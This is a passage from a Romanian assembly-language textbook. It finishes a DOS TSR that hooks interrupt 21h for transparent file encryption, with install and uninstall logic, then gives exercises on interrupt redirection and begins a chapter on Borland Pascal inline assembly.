;dacă există deja întoarce în DI offset-ul din tabloul de descriptori
; alterează DI
alloc_handle_slot proc
   call search_handle_slot      ;verificăm dacă handle-ul există deja în tabelul de sloturi
   jnc err_exists               ;există deja => returnăm poziţia în DI

   push cx
   push es

   push cs
   pop es

   push ax
   mov di,offset cs:openhandles ;căutăm prima poziţie liberă (ce conţine 0)
   mov cx, maxh
   cld
   mov ax, 0
   repne scasw
   pop ax
```

```
   jcxz no_empty_slots          ;nu mai sunt sloturi libere

   sub di,2                     ;ajustăm DI astfel încât să indice slotul liber găsit
   stosw
   sub di,2

   pop es
   pop cx
   clc
   ret

err_exists:
   ret

no_empty_slots:
   stc
   pop es
   pop cx
   ret
alloc_handle_slot endp

;Primeşte în AX un handle şi eliberează slotul coresp. din tabelul de handle-uri dacă există
;alterează DI
free_handle_slot proc
   call search_handle_slot      ;caută handle-ul în tabelul de sloturi
   jc fh_not_found              ;nu l-am găsit
   mov word ptr cs:[di], 0      ;l-am găsit. Eliberăm slotul
   ret
fh_not_found:
   ret
free_handle_slot endp

;Sfârşitul zonei de cod rezident. Se foloseşte pentru a calcula dimensiunea zonei ce trebuie lasată
;rezidentă în memorie
RezEnd equ $

; Variabile tranziente
msg_installed      db 'Programul este deja instalat in memorie...',13,10,'$'
msg_uninstall      db 'TSR-ul a fost dezinstalat cu succes...',13,10,'$'
msg_cantuninst     db 'TSR-ul Crypt nu poate fi dezinstalat deoarece un alt TSR a fost
instalat dupa el',13,10,'$'
msg_notinstall     db 'TSR-ul Crypt nu este instalat',13,10,'$'
msg_success        db 'Crypt a fost instalat cu succes',13,10,'$'
msg_mem            db 'Dealocare memorie TSR imposibila',13,10,'$'
```

```
cmd_param          db '/u'

; verifică dacă TSR-ul este instalat
check_installed proc
   mov ah, 0ffh
   int 21h
   cmp ax, 0FFFFh
   jne not_installed
   mov si, offset int21            ;handlerul nostru întoarce în ES:DI adresa sa în memorie
   mov cx,(EndCompare - StartCompare)
   cld
   rep cmpsb                       ;comparăm handler-ul din memorie cu cel de referinţă
   jne not_installed
   clc
   ret
not_installed:
   stc
   ret
check_installed endp

; Verifică dacă programul a fost apelat cu parametrul /u şi încearcă dezinstalarea programului în
; caz afirmativ.
check_uninstall proc
   push cs:psp
   pop es
   mov di, 81h
   xor ch, ch
   mov cl, es:[di-1]          ;la adresa PSP:80h se află lungimea şirului ce formează linia de
                              ;comandă
   mov al, ''
   cld
   rep scasb
   jcxz nothing_to_do         ;căutăm primul caracter spaţiu. Dacă şirul rămas este şirul vid
                              ;atunci nu avem parametri în linia de comandă
   push cs
   pop ds
   mov si, offset cmd_param
   dec di
   rep cmpsb                  ;comparăm parametrii actuali din linia de comandă cu şirul "/u"
   jne nothing_to_do          ;programul nu a fost apelat cu parametrul "/u"

   call check_installed       ;programul a fost apelat cu parametrul "/u". Verificăm dacă
                              ;TSR-ul este activ în memorie
   jnc continue_uninst        ;dacă TSR-ul este instalat...
```

```
   mov ah, 09h
   push cs
   pop ds
   mov dx, offset msg_notinstall  ;TSR-ul nu este instalat => afişăm mesaj de eroare
   int 21h
   mov ax, 4c00h
   int 21h

nothing_to_do:
   ret

continue_uninst:            ;TSR-ul este instalat. Încercăm să îl dezinstalăm
   mov ah, 0FFh
   int 21h                  ;recuperăm adresa handler-ului rezident al int 21h

   mov ax, 0
   mov ds, ax
   mov ax, es
   cmp ax, word ptr ds:[4*21h+2]     ;verificăm dacă handler-ul nostru este ultimul care
   jne other_tsr                     ;a redirectat int 21h. Dacă da înseamnă că nici un
   cmp di, word ptr ds:[4*21h]       ;alt TSR nu s-a instalat peste "noi" în memorie
   jne other_tsr                     ;Dacă NU înseamnă că un alt TSR a redirectat
                                     ;int 21h după TSR-ul nostru. Nu putem dezinstala
                                     ;TSR-ul Crypt în acest caz

   lds si, dword ptr es:[di-4]       ;refacem handler-ul original al int 21h
   push si
   pop dx
   mov ax, 2521h
   int 21h

   push cs
   pop ds
   mov cx, word ptr es:[di-6]        ;dealocăm zona variabilelor de mediu
   mov es, cx
   mov es, es:[2Ch]
   mov ah, 49h
   int 21h
   jc err_mem
   mov es, cx
   mov ah, 49h                       ;dealocăm programul rezident din memorie
   int 21h
   jc err_mem
   mov ah, 09h
```

```
   mov dx, offset msg_uninstall        ;TSR-ul a fost dezinstalat cu succes
   int 21h
   mov ax, 4C00h
   int 21h

other_tsr:                             ;un alt TSR a redirectat int 21h după noi. Nu putem
                                       ;dezinstala TSR-ul nostru în acest caz
   push cs
   pop ds
   mov ah, 09h
   mov dx, offset msg_cantuninst       ;afişăm mesaj de eroare
   int 21h
   mov ax, 4C02h
   int 21h

err_mem:                   ;Nu se poate dealoca zona de memorie a TSR-ului
   push cs
   pop ds
   mov ah, 09h
   mov dx, offset msg_mem
   int 21h
   mov ax, 4C02h
   int 21h

check_uninstall endp

begin:                     ;programul principal
   push cs
   pop ds
   mov ah, 62h
   int 21h
   mov cs:psp, bx
   call check_uninstall    ;verificăm dacă am apelat programul cu parametrul "/u"
   call check_installed    ;verificăm dacă TSR-ul este deja instalat
   jc can_install          ;TSR-ul nu este instalat => se poate instala
   mov ah,09h
   mov dx, offset msg_installed
   int 21h
   mov ax,4c00h
   int 21h

can_install:
   mov ax, 3521h
   int 21h
```

```
    mov word ptr [oldInt21],bx
    mov word ptr [oldInt21+2],es
    cli
    mov ax,2521h
    mov dx, offset int21
    int 21h
    sti
    mov ah, 09h
    mov dx, offset msg_success
    int 21h
    mov dx, (RezEnd - RezStart + 0Fh + 100h)/16
    mov ax, 3100h
    int 21h
cseg ends
end start
```

Rutina check_uninstall verifică dacă aplicaţia a fost lansată în execuţie cu parametrul /u în linia de comandă. Argumentele din linia de comandă se află în PSP începând cu adresa 80h (lungimea liniei de comandă) şi continuă pe maxim 127 octeţi cu argumentele din linia de comandă de la adresa 81h. Dezinstalarea implică refacerea handlerului original al întreruperii 21h cu cel stocat de TSR în zona rezidentă. Adresa handlerului original este stocată pe cei 4 octeţi care preced efectiv handlerul nou din zona rezidentă (adresa handler -4). După refacerea handler-ului se trece la dealocarea memoriei ocupate de acesta. Pentru aceasta este necesară dealocarea zonei variabilelor de mediu. In PSP la adresa PSP:2Ch se află un pointer la adresa de segment a zonei variabilelor de mediu. În continuare, eliberarea memoriei efective ocupate de TSR se realizează prin dealocarea memoriei începând cu PSP-ul. Funcţia DOS care permite dealocarea zonelor de memorie este 49h (int 21h). Ea primeşte în registrul ES un pointer la zona de memorie de dealocat. Documentaţia specifică că funcţia 49h poate elibera doar zone de memorie alocate cu funcţia DOS 48h. Având în vedere că funcţia 48h este singura funcţie DOS care permite alocarea de memorie, sigur toate zonele de memorie au fost alocate cu această funcţie de către sistemul de operare.

La instalarea rezidentă a TSR-ului folosim funcţia DOS 31h care are o funcţionalitate similară cu funcţia 4Ch (terminare program). Spre deosebire de aceasta însă, funcţia 31h termină programul dar nu închide fişierele deschise şi lasă alocată în memorie o zonă de dimensiune specificată în paragrafe (16 octeţi/paragraf) începând de la începutul PSP-ului. Dimensiunea zonei de program care rămâne rezidentă este calculată însumând dimensiunea PSP-ului (256 octeţi) cu dimensiunea zonei de memorie cuprinse între RezStart şi RezEnd, totul rotunjit la un număr întreg de paragrafe.

Pentru a testa TSR-ul este necesar să îl lansăm în execuţie pentru a-l instala în memorie. În continuare în aceeaşi fereastră DOS (dacă rulăm pe un sistem de operare din familia Windows NT) lansăm în execuţie un editor de texte: Borland Pascal de preferinţă. Acest editor foloseşte funcţiile de acces la fişiere prin handle şi de aceea este potrivit testelor pe care vrem să le facem.

Scriem un program Pascal (*testcryp.pas*), de exemplu, pe care îl salvăm pe disc din mediul Borland, după care părăsim mediul de dezvoltare. Dacă încercăm să citim fişierul cu orice editor Windows, sau editorul de texte DOS (edit.com ce nu foloseşte acces la fişiere prin handle) vom obţine la editarea fişierului cu programul Pascal, un şir ilizibil (criptat) de caractere. Deschis din nou în mediu Borland, programul se afişează corect datorită decriptării transparente realizate de aplicaţia noastră TSR încărcată în memorie. Este necesar să păstrăm în lista de extensii pentru fişierele ce sunt automat criptate/decriptate extensia .$$$. Aceasta deoarece mediul Borland încarcă textul sursă din fişierul original *testcryp.pas*, după care închide imediat fişierul. Toate modificările ulterioare sunt făcute într-un fişier cu numele *testcryp.$$$* ce este apoi copiat peste fişierul *testcryp.pas*

Pentru a dezinstala şi deactiva TSR-ul se lansează aceeaşi aplicaţie cu parametrul /u în linia de comandă.

Relativ la aplicaţia TSR de criptare este bine să ştim că:

- Atât TSR-ul cât şi aplicaţiile cu care dorim să testăm funcţionarea acestuia trebuie lansate neapărat pe sistemele Windows în aceeaşi *fereastră DOS*. Aceasta deoarece fiecare *fereastră DOS* separată este de fapt pe aceste sisteme de operare o maşină virtuală separată ce simulează un calculator cu toate perifericele lui; calculator pe care se lansează un sistem de operare DOS. Două ferestre diferite sunt echivalente deci cu două calculatoare diferite ce rulează sistemul de operare MS-DOS.
- Din raţiuni de spaţiu nu am implementat aici toate funcţiile de lucru cu fişiere. Am rescris doar handlerele funcţiilor de acces prin descriptori (handle) la fişiere. Aceasta are ca şi consecinţă faptul că TSR-ul va intercepta şi cripta/decripta doar aplicaţiile care folosesc mecanismul cu descriptori la fişiere (nu este cazul programului *edit.com* ale cărui fişiere nu vor fi criptate/decriptate nici cu TSR-ul încărcat în memorie). Un TSR complet ar trebui să redirecteze toate funcţiile sistemului de operare care permit scrierea şi citirea din fişiere (adică în plus şi funcţiile de acces prin FCB-uri).
- Aplicaţiile Windows nu folosesc funcţii DOS pentru accesarea fişierelor. De aceea editarea unui fişier .txt sau .pas nu va duce niciodată la criptare/decriptare pe sistemele Windows, chiar dacă TSR-ul este încărcat şi activ în memorie.
- Mecanismul de criptare este unul foarte simplu şi poate fi uşor *spart* şi găsită cheia prin metode simple de criptanaliză. Am implementat acest mecanism simplu tocmai pentru a demonstra modul de concepţie şi funcţionare al unui astfel de sistem, fără a adăuga în program complexitatea unei metode de criptare eficiente.

Spre deosebire de sistemele DOS native (calculatoare ce rulează sistemul de operare DOS în mod nativ), sistemele Windows simulează, aşa cum am spus mai sus, maşini virtuale în care emulează partea hardware a unui calculator. Plecând de la aceste premise există o mulţime de diferenţe între un sistem DOS nativ şi unul emulat. Printre acestea se află şi modalitatea de acces la dispozitivele periferice şi managementul întreruperilor care le gestionează. În general pe sistemele din familia Windows NT este dificilă şi chiar imposibilă redirectarea reală a întreruperilor hardware. În general redirectarea oricărui handler a unei întreruperi hardware nu va funcţiona.

Probleme propuse:

1. Să se redirecteze întreruperea 15h. Noul handler va trebui să verifice dacă funcţia apelată este 88h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 'Nu exista memorie extinsa !'

2. Să se redirecteze întreruperea 12h. Noul handler va trebui să afişeze mesajul 'Memoria disponibila este: ' şi apoi cantitatea de memorie disponibilă în Ko.

3. Să se redirecteze întreruperea 2 lh. Noul handler va trebui să verifice dacă funcţia apelată este funcţia 0Ah. Dacă da, va fişa mesajul 'Dati sirul de caractere: ' şi va citi un şir de caractere de la consolă conform specificaţiei funcţiei originale 0Ah. Dacă funcţia nu este 0Ah, se va apela handlerul original al întreruperii 21h.

4. Să se redirecteze întreruperea 1Ch. Noul handler va trebui să afişeze mesajul 'lntreruperea de ceas a fost redirectata!' de 3 ori pe secundă.

5. Să se redirecteze întreruperea 21h. Noul handler va intercepta toate funcţiile de scriere în fişiere şi va returna un cod de eroare 'Access denied' pentru orice încercare de scriere în fişiere.

6. Să se redirecteze întreruperea 21h. Noul handler va intercepta toate funcţiile de creare şi ştergere de directoare şi fişiere şi va cere introducerea unei parole la fiecare astfel de apel. Parola va fi comparată cu prima linie din fişierul C:\pwd.txt. În cazul în care ele coincid se va permite continuarea operaţiei, iar în caz contrar funcţiile de creare/ştergere fişiere/directoare vor întoarce un cod de eroare semnalând eşecul operaţiei.

7. Să se redirecteze întreruperea 14h. Noul handler va trebui să verifice dacă funcţia apelată este 00h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 's-au iniţializat parametrii pentru COM1!'

8. Să se redirecteze întreruperea 1Ch. Noul handler va trebui să contorizeze intervalul de timp scurs de la ultima operaţie asupra fiecărui fişier deschis (folosind funcţii DOS) şi să închidă fişierele care nu au înregistrat activitate în ultimele 60 secunde.

9. Să se redirecteze întreruperea 1Ch. Noul handler va căuta pe disc şi va şterge în fundal toate fişierele cu extensia .tmp. Pentru a nu deranja execuţia programelor active, TSR-ul va căuta folosind funcţii DOS câte un fişier la fiecare 2 secunde.

10. Să se redirecteze întreruperea 13h. Noul handler va trebui să verifice dacă funcţia apelată este 02h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 'A fost redirectata intreruperea 13h !'

11. Să se redirecteze întreruperea 17h. Noul handler va trebui să afişeze mesajul 'Imprimanta este in starea: ' şi apoi mesajul corespunzător stării imprimantei.

12. Să se redirecteze întreruperea 10h. Noul handler va trebui să verifice dacă funcţia apelată este 0Fh. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 'Modul video curent este: ' şi apoi mesajul corespunzător modului video curent.

13. Să se redirecteze întreruperea 10h. Noul handler va trebui să verifice dacă funcţia apelată este 00h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 'A fost redirectată intreruperea 10h !'

14. Să se redirecteze întreruperea 10h. Noul handler va trebui să verifice dacă funcţia apelată este 02h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afişeze mesajul 'Pozitia cursorului a devenit: ' urmat de noua poziţie a cursorului.

15. Să se redirecteze întreruperea 00h. Noul handler va trebui să afişeze mesajul 'S-a redirectat intreruperea 00h'.

16. Să se scrie două noi rutine pentru întreruperea de ceas 1ch, fiecare rutină afişând continuu un mesaj. La instalarea celei de a doua rutine, dacă se specifică parametrul '1' în linia de comandă, atunci mesajul celei de a doua rutine va fi afişat înaintea mesajului afişat de prima rutină. În lipsa acestui parametru, mesajul afişat de a doua rutină se va afişa după mesajul afişat de prima rutină.

17. Să se redirecteze funcţiile DOS (ale întreruperii 21h) de lucru cu fişiere, astfel încât, la fiecare copiere pe dischetă a unui fişier, se va copia acel fişier şi în directorul C:\TEMP.

18. Să se redirecteze funcţia 09h a întreruperii 21h. Noua rutină va afişa orice şir pe verticală şi nu pe orizontală.

19. Să se redirecteze întreruperea 05h. Noua rutină va adăuga conţinutul ecranului la sfârşitul unui fişier specificat ca parametru în momentul instalării rutinei rezidente.

20. Să se redirecteze întreruperea de ceas 1ch şi una dintre întreruperile de tastatură (09h sau 16h). Dacă s-a scurs un interval mai mare de timp fără ca utilizatorul să apese o tastă, noua rutină a întreruperii 1ch va afişa un *screen-saver* (la libera imaginaţie a programatorului). Acesta va fi oprit când există din nou interacţiune cu utilizatorul (la apăsarea unei taste).

Observaţie: Unele dintre aceste probleme se pot rezolva doar sub MS-DOS pur sau cel mult în *MS-DOS Mode* oferit de sistemele de operare Windows 9x, însă nu şi în fereastră *Command Prompt* rulată sub Windows.

CAPITOLUL 7

ASAMBLARE INLINE

Pentru integrarea codului scris în limbajele de nivel înalt cu cod asamblare, există fie posibilitatea mixării împreună, în cadrul aceluiaşi proiect, a unor module scrise unele în limbaje de nivel înalt, unele în limbaj de asamblare (vezi capitolul dedicat programării multimodul), fie posibilitatea folosirii **asamblării inline**. Aceasta din urmă, specifică mediilor Borland, presupune mixarea codului scris într-un limbaj de nivel înalt cu proceduri, funcţii sau blocuri de program scrise în limbaj de asamblare, în cadrul aceluiaşi modul de program.

Compilatorul Borland Pascal oferă facilităţi de asamblare inline, permiţând inserarea de cod asamblare atât sub formă de blocuri asm - end, cât şi sub formă de proceduri şi funcţii assembler, descrise în totalitate în limbaj de asamblare. La rândul său, compilatorul Borland C, oferă facilităţi de asamblare inline permiţând inserarea de cod asamblare sub formă de blocuri (intrucţiuni) asm { }.

Exemple folosind asamblorul inline Borland Pascal

Exemplul 7.1. Să se calculeze suma a două cuvinte fără semn, folosind asamblorul inline oferit de Borland Pascal 7.

Fiind prima problemă propusă spre rezolvare, o vom rezolva în mai multe variante pentru a releva facilităţile asamblorului inline oferit de mediul de programare Borland Pascal 7.0.

Varianta 1.1. Se rezolvă problema prin intermediul unui bloc asm - end plasat în cadrul unei funcţii menite a calcula suma celor două cuvinte fără semn.

```
program v11;

function suma(x, y:word):word;
      {Funcţia primeşte ca parametri două numere întregi şi returnează suma acestora}
var rez:word;
begin
```

{În interiorul blocului asm – end se pot folosi fără restricţie atât variabilele globale, cât şi cele locale, indiferent dacă acestea sunt declarate local (rez), sau fac parte din lista parametrilor formali (x şi y). În cadrul celor trei instrucţiuni asm care urmează, am folosit un registru de dimensiune corespunzătoare. Registrul AX, precum şi variabilele x, y şi rez au dimensiune de reprezentare de doi octeţi.}

```
asm
    mov ax, x       {transferăm valoarea variabilei x în registrul AX}
    add ax, y       {adunăm la valoarea memorată în AX valoarea lui y}
    mov rez, ax         {memorăm în variabila locală rez, suma celor două numere din
                         registrul AX}
end;
```

{O restricţie mai puţin evidentă, dar care trebuie amintită este interzicerea modificării în cadrul unui bloc asm – end a regiştrilor SS, SP, BP şi DS. Dacă totuşi aceşti regiştri trebuie modificaţi prin natura problemei, este necesară salvarea în prealabil a acestora, de exemplu pe stivă, şi restaurarea lor ulterioară. Această restricţie este valabilă pentru toate exemplele care urmează în acest capitol. }

```
suma := rez;        {Funcţia va returna această valoare}
end;

var s, a, b:word;
```

{Limbajul Pascal oferă două tipuri întregi cu aceeaşi reprezentare pe doi octeţi ca şi ai cuvântului asm 8086. Cele două tipuri sunt integer, pentru reprezentare pe doi octeţi cu semn având domeniul de valori [-32768, 32767] şi word pentru reprezentare pe doi octeţi fără semn având domeniul de valori [0, 65535]. Cei doi termeni ai adunării, precum şi suma acestora vor fi reprezentaţi pe doi octeţi fără semn, adică vor fi de tip word.}

```
begin
    a := 7;
    b := 9;
    s := suma(a, b);        {calculăm şi afişăm suma}
    writeln('s = ', s);
end.
```

În locul apelului funcţiei suma, problema se putea rezolva direct prin intermediul aceluiaşi bloc asm - end imbricat în blocul principal al programului Pascal:

```
asm
    mov ax, a
    add ax, b
    mov s, ax
{Se observă că am folosit variabilele globale s, a, b, în acelaşi mod ca pe cele locale funcţiei
suma, respectiv rez, x, y}
end;
```

Am plasat însă blocul asm în cadrul unei funcţii separate, deoarece, în toate exemplele următoare, vom folosi diferite variante ale funcţiei suma.

Varianta 1.2. În această variantă a funcţiei suma, pentru returnarea rezultatului din cadrul funcţiei folosim simbolul @result. Acest simbol este specific **funcţiilor** Pascal care prezintă blocuri asm - end, nu şi **procedurilor** cu astfel de blocuri.

```
program v12;

function suma(x, y:word):word;
begin
```

{Pentru a înţelege mai bine cum se foloseşte @result şi care sunt implicaţiile folosirii lui redăm în figura 7.1. stiva şi modul de organizare a acesteia pentru exemplul de faţă. }




Fig. 7.1. Organizarea stivei la execuţia variantei 1.2.

```
asm
    mov ax, x
    add ax, y          {adunăm variabilele x şi y în registrul AX}
    mov @result, ax    {rezultatul întors de funcţie va fi suma din AX}
end;
end;

var s, a, b:word;
begin
    a := 7;
    b := 9;
    s := suma(a, b);
    writeln('s = ', s);
end.
```

Varianta 1.3. Prezintă o variantă a funcţiei suma, în care, parametrii şi variabilele locale sunt accesaţi direct de pe stivă. Prezentăm de asemenea, în figura 7.2. structura stivei pentru o mai bună înţelegere a exemplului.

```
program v13;

function suma(x, y:word):word;
var rez:word;
begin
```

{Observăm ca variabila locală rez se alocă pe stivă deasupra locaţiei de memorie rezervată rezultatului funcţiei.}




Fig. 7.2. Organizarea stivei la execuţia variantei 1.3.

```
asm
    mov ax, [bp + 4]
    add ax, [bp + 6]
    mov [bp - 4], ax
end;
suma := rez;
```

{În instrucţiunea de atribuire de mai sus, numele funcţiei apare ca valoare stângă (*left value*). După cum am menţionat în exemplul v12, această atribuire ar avea ca echivalent în limbaj de asamblare instrucţiunea: mov [bp-2],[bp-4]. Această instrucţiune nu este posibilă, ambii operanzi aflându-se în memorie. Ea este "ruptă" de compilatorul Pascal în două instrucţiuni mov, care realizează aceeaşi sarcină folosind un registru de uz general ca intermediar.}

```
end;
```

```
var s, a, b:word;
begin
     a := 7;
     b := 9;
     s := suma(a, b);
     writeln('s = ', s);
end.
```

Varianta 1.4. Vom utiliza aici varianta assembler a funcţiei suma. În cadrul funcţiilor assembler, nu se poate folosi simbolul @result, compilatorul nealocând pe stivă spaţiu pentru variabila rezultat (excepţie fac funcţiile assembler care întorc string, vom vedea mai târziu în acest capitol de ce). De asemenea, în cazul acestor funcţii, compilatorul Pascal nu copiază pe stivă în copii locale parametrii transmişi prin valoare cu dimensiune de reprezentare mai mare de patru octeţi. Astfel, aceşti parametri sunt practic transmişi prin referinţă (adresă), orice modificare asupra lor reflectându-se la apelant.

```
program v14;

function suma(x, y:word):word;assembler;
asm
     mov ax, x
     add ax, y
```

{Funcţiile Turbo Pascal întorc rezultat prin intermediul regiştrilor dacă dimensiunea de reprezentare a rezultatului este de 1, 2 sau 4 octeţi. Acest rezultat este returnat de funcţie modulului apelant în regiştrii AL, AX, respectiv DX:AX. Funcţia de faţă întoarce ca rezultat un word, deci vom plasa acest rezultat la ieşirea din funcţie în registrul AX.}

```
end;
```

{Funcţiile suma din variantele de rezolvare 1-3 ale acestei probleme, trebuie şi ele ca la ieşire să plaseze în registrul AX valoarea dorită spre a fi returnată. Astfel, compilatorul Pascal generează la ieşirea din aceste funcţii o instrucţiune: mov ax, @result sau mov ax, [bp - 2].}

```
var s, a, b:word;
begin
     a := 7;
     b := 9;
     s := suma(a, b);
     writeln('s = ', s);
end.
```

Varianta 1.5. Ultima variantă de rezolvare propusă pentru această problemă este mai puţin didactică, dar şirul de variante de rezolvare nu ar fi complet fără prezentarea rezolvării folosind instrucţiunea inline oferită de compilatorul Borland Pascal 7.0. Această instrucţiune permite inserarea în cadrul unui program Pascal direct a unor instrucţiuni maşină, cu condiţia ca programatorul să cunoască octeţii generaţi pentru aceste instrucţiuni. Varianta de rezolvare de faţă este aproape identică exemplului v13; am înlocuit doar blocul asm - end din cadrul funcţiei suma cu o instrucţiune inline:

```
program v15;

function suma(x, y:word):word;
var rez:word;
begin
     inline($8B/$46/$04); { mov ax, [bp+4] }
     inline($03/$46/$06); { add ax, [bp+6] }
     inline($89/$46/$FC); { mov [bp-4], ax }
```

{Octeţii transmişi ca parametri instrucţiunii inline sunt octeţii generaţi pentru instrucţiunile asamblare specificate ca şi comentarii.}

```
     suma := rez;
end;

var s, a, b:word;
begin
     a := 7;
     b := 9;
     s := suma(a, b);
     writeln('s = ', s);
end.
```

A nu se crede că autorul exemplelor de faţă a cunoscut pe de rost octeţii care s-ar genera pentru cele trei instrucţiuni asm din comentariul exemplului de faţă. Pentru aflarea acestor octeţi s-a apelat la un mic truc. S-a scris următorul program asm, program de altfel incorect, lipsindu-i codul de sfârşit care să redea controlul sistemului de operare:

```
assume cs:code;
code segment
start:
     mov ax, [bp + 4]
     add ax, [bp + 6]
     mov [bp - 4], ax
code ends
end start;
```

Acest program salvat în fişierul sursă help.asm a fost compilat şi linkeditat în help.exe. La rularea cu Turbo Debugger a acestui program, au fost afişaţi şi octeţii generaţi pentru instrucţiunile asm folosite:




Fig. 7.3. Evidenţierea octeţilor utilizaţi în instrucţiunea inline

Pe lângă instrucţiunea inline, compilatorul Pascal pune la dispoziţie şi directiva inline, care deşi are acelaşi nume şi sintaxă cu instrucţiunea similară duce la o generare de cod un pic diferit (cod totuşi cu acelaşi efect ca şi al instrucţiunii inline). Funcţiile şi procedurile care folosesc în corpul lor doar această directivă se numesc funcţii, respectiv proceduri inline. Aceste proceduri şi funcţii în momentul invocării sunt expandate într-o secvenţă dată de instrucţiuni maşină, fără generarea codului de apel (instrucţiunea call), ci inserându-se în codul maşină generat toate instrucţiunile maşină dictate de directivă. Parametrii unei astfel de proceduri sau funcţii sunt puşi totuşi pe stivă. Programatorul însă trebuie să îşi gestioneze singur modul lor de accesare, neexistând posibilitatea referirii lor folosind numele sub care apar în lista parametrilor formali. O posibilă rezolvare a problemei folosind directiva inline, arată în modul următor:

```
program v15b;

{În locul apelului cu instrucţiunea call a acestei funcţii, sunt inserate toate instrucţiunile maşină
dictate de instrucţiunea inline. Parametrii sunt totuşi puşi pe stivă (ei se găsesc chiar în vârful
stivei).

function suma(x, y:word):word;

inline ( $55 /                    { push bp }
```

```
    $8b/$ec /          { mov bp, sp - programatorul trebuie să îşi gestioneze singur modul
                       de apel al parametrilor. A fost pregătit registrul BP pentru a fi folosit
                       ca indice în cadrul stivei. Punând pe stivă încă un cuvânt, parametrii
                       se vor găsi pe stivă sub acest cuvânt, la offset +2 (y) şi respectiv + 4
                       (x). }
    $8b/$46/$02 /      { mov ax, [bp + 2] - pune în registrul AX valoarea lui y }
    $03/$46/$04 /      { add ax, [bp + 4] - adună la AX valoarea lui x }
    $8b/$e5 /          { mov sp, bp }
    $5d                { pop bp - refă valoarea registului BP }
);                     { am plasat rezultatul în registrul AX }

var s, a, b:word;
begin
    a := 7;
    b := 9;
    s := suma(a, b);
    writeln('s = ', s);
end.
```

Exemplul 7.2. Să se calculeze maximul unui şir de numere întregi, folosind asamblorul inline oferit de Borland Pascal 7.

Vom rezolva problema în două variante. Prima variantă foloseşte funcţia get_max ce conţine un bloc asm - end. Varianta a doua diferă de prima doar prin corpul funcţiei get_max, corp scris complet în limbaj de asamblare. Din acest motiv, în acest al doilea exemplu, funcţia va fi declarată assembler.

Varianta 2.1.

```
program maxim;

const max_elem = 100;
{ max_elem este o constantă simbolică ce indică numărul maxim de elemente ale şirului al cărui
maxim dorim să îl aflăm }

type tablou = array[1..max_elem] of integer;
{ Am declarat tipul tablou ca şir ce conţine maxim o sută de întregi. }

function get_max(t:tablou; size:byte):integer;
{ Această funcţie calculează elementul maxim dintr-un şir. Funcţia primeşte ca parametru şirul şi
numărul său de elemente. Funcţia returnează un întreg, elementul maxim al şirului. }
```

var max_local:integer;
{ max_local este o variabilă locală care ne va ajuta la calcularea maximului. }

begin
asm
{ Pentru o mai bună înţelegere a exemplului, redăm în figura 7.4. conţinutul stivei în acest moment al execuţiei }

